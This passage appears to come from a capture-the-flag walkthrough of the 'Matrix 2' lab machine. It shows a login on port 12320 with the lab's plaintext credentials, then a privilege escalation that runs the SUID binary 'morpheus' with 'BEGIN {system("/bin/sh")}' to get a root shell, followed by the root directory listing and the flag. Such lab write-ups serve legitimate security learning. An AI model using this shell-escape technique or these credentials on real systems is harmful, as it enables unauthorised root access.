


we found another pass
Let’s login to port 12320 using targets IP Address by using Credentials as.
user- n30
pass- P4$$w0rd



Now we checked the contents and from bash.history found some commands. These commands can be useful to get root access. Let's use this.

cat .bash_history



morpheus 'BEGIN {system("/bin/sh")}'
id
cd /root
cat flag.txt

```
exit
n30@Matrix_2 ~$ morpheus 'BEGIN {system("/bin/sh")}'

# id
uid=1000(n30) gid=1000(n30) euid=0(root) groups=1000(n30)
# cd /root
# ls -al
total 52
drwx------  6 root root  4096 Dec  8  2018 .
drwxr-xr-x 22 root root  4096 Dec  8  2018 ..
-rw-------  1 root root 11833 Dec 14  2018 .bash_history
-rw-r--r--  1 root root  2083 Nov 21  2018 .bashrc
drwxr-xr-x  2 root root  4096 Nov 21  2018 .bashrc.d
drwxr-xr-x  2 root root  4096 Dec  7  2018 .nano
-rw-r--r--  1 root root     0 Dec  7  2018 .penv
-rw-r--r--  1 root root   746 Nov 21  2018 .profile
drwxr-xr-x  2 root root  4096 Nov 21  2018 .profile.d
-rw-------  1 root root  1024 Nov 21  2018 .rnd
-rw-r--r--  1 root root     0 Dec 14  2018 .sdirs
drwx------  2 root root  4096 Dec  7  2018 .ssh
-rw-r--r--  1 root root  2165 Dec  8  2018 flag.txt
# cat flag.txt
YOURE FASTER THAN THIS.
DONT THINK YOU ARE.
KNOW YOU ARE.
```